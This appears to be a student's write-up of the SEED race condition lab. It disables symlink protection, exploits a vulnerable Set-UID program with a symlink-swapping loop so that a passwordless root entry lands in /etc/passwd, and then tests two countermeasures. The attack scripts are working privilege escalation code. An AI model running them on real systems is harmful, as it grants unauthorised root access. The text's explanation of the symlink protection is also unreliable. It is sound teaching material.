
Race Condition Vulnerability Lab

Task 0: Preparation

1. Initial Setup


   Disable the symlink protection.



```
[04/13/19]seed@VM:~$ sudo sysctl -w fs.protected_symlinks=0
[sudo] password for seed:
fs.protected_symlinks = 0
```

2. The Vulnerable Program


   Compile the vulnerable program on the guide PDF. Make it a Set-UID program.



```
[04/13/19]seed@VM:~/.../4$ gcc vulp.c -o vulp
vulp.c: In function ‘main’:
vulp.c:20:42: warning: implicit declaration of function ‘strlen’ [-
Wimplicit-function-declaration]
             fwrite(buffer, sizeof(char), strlen(buffer), fp);
                                          ^
vulp.c:20:42: warning: incompatible implicit declaration of built-i
n function ‘strlen’
vulp.c:20:42: note: include ‘<string.h>’ or provide a declaration o
f ‘strlen’
[04/13/19]seed@VM:~/.../4$ sudo chown root vulp
[sudo] password for seed:
[04/13/19]seed@VM:~/.../4$ sudo chmod 4755 vulp
```


Task 1: Choosing Our Target

Manually add the following entry to the end of the /etc/passwd file.



```
seed:x:1000:1000:seed,,,:/home/seed:/bin/bash
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
telnetd:x:121:129::/nonexistent:/bin/false
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
ftp:x:123:130:ftp daemon,,,:/srv/ftp:/bin/false
bind:x:124:131::/var/cache/bind:/bin/false
mysql:x:125:132:MySQL Server,,,:/nonexistent:/bin/false
user1:x:1001:1001::/usr/user1:
user2:x:1002:1002::/usr/user2:
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```

Then try logging into the test account.




```
[04/13/19]seed@VM:~/.../4$ su test
Password:
root@VM:/home/seed/[000]SSlab/4# exit
exit
[04/13/19]seed@VM:~/.../4$
```

The test account can be logged into without typing a password. As the “root” tag suggests, the root privilege is gained.

Remove this entry from the password file.


Task 2: Launching the Race Condition Attack

Create a file named passwd_input to store the password entry “test2:U6aMy0wojraho:0:0:test2:/root:/bin/bash”, which suggests a new root account named test2 without a password, preparing for the running of the loop-attacking script.




```
test2:U6aMy0wojraho:0:0:test2:/root:/bin/bash
```

Modify the loop-attacking script on the guide PDF into attack.sh as below. Add a line to apply the symbolic link from /tmp/XYZ to /etc/passwd after deleting the old link. To avoid the undesirable situation, delete the file /tmp/XYZ at the start of every loop.




```
#!/bin/bash

while true
do
    rm -f /tmp/XYZ
    > /tmp/XYZ
    ln -sf /etc/passwd /tmp/XYZ

done
```

Modify the loop attacking script on the guide PDF into loop.sh as below.




```
#!/bin/bash

CHECK_FILE="ls -l /etc/passwd"
old=$($CHECK_FILE)
new=$($CHECK_FILE)
while [ "$old" == "$new" ]
do
    ./vulp < passwd_input
    new=$($CHECK_FILE)

done
echo "STOP... The passwd file has been changed"
```

Run the attack script and loop script in two separate terminals.




```
[04/14/19]seed@VM:~/.../4$ bash attack.sh
^Z
[4]+  Stopped                 bash attack.sh
```




```
[04/14/19]seed@VM:~/.../4$ bash loop.sh
No permission
No permission
No permission
No permission
No permission
```

As is shown on the screen, the passwd file has been changed.



```
No permission
No permission
No permission
STOP... The passwd file has been changed
```

Now try logging into user test2.




```
[04/14/19]seed@VM:~/.../4$ su test2
Password:
root@VM:/home/seed/[000]SSlab/4#
```

The new root user is created successfully.


Task 3: Countermeasure: Applying the principle of Least Privilege

Use seteuid system call to temporarily disable the root privilege. Compile it as a Set-UID program again.



```
/*  vulp.c  */

#include <stdio.h>
#include <unistd.h>


int main()
{
   char * fn = "/tmp/XYZ";
   char buffer[60];
   FILE *fp;

   /* get user input */
   scanf("%50s", buffer );

   if(!access(fn, W_OK)){
        seteuid(299);
        fp = fopen(fn, "a+");
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
   }
   else printf("No permission \n");
}
```

Repeat the attack to create a root account user3 without password.




```
[04/14/19]seed@VM:~/.../4$ bash loop.sh
No permission
No permission
No permission
No permission
No permission
No permission
```

The attack fails as it will never get permission to modify important and irrelevant system files.

This may be because after the program calls access() and seteuid(), it is no longer a program with root privilege, which means it cannot modify important system file any more. Principle of Least Privilege works.


Task 4: Countermeasure: Using Ubuntu’s Built-in Scheme

Turn the symlink protection back on.



```
[04/14/19]seed@VM:~$ sudo sysctl -w fs.protected_symlinks=1
[sudo] password for seed:
fs.protected_symlinks = 1
```

Restore vulp.c which has been modified in task 4. Conduct the attack again.



```
[04/14/19]seed@VM:~/.../4$ bash loop.sh
No permission
No permission
No permission
No permission
No permission
```

The attack fails.

1. How does this protection scheme work?

   This protection scheme may work mainly by protecting file symbolic links from being modified, no matter alteration or deletion. Thus, the file to be modified cannot be changed into something the operator has no right to touch by altering file symbolic links.

2. What are the limitations of this scheme?

This protection scheme can only prevent the modification of file symbolic links. If the attacking aim is just this read-only file, there is no need to change the file symlink. In addition, there will always be some ways to modify read-only files.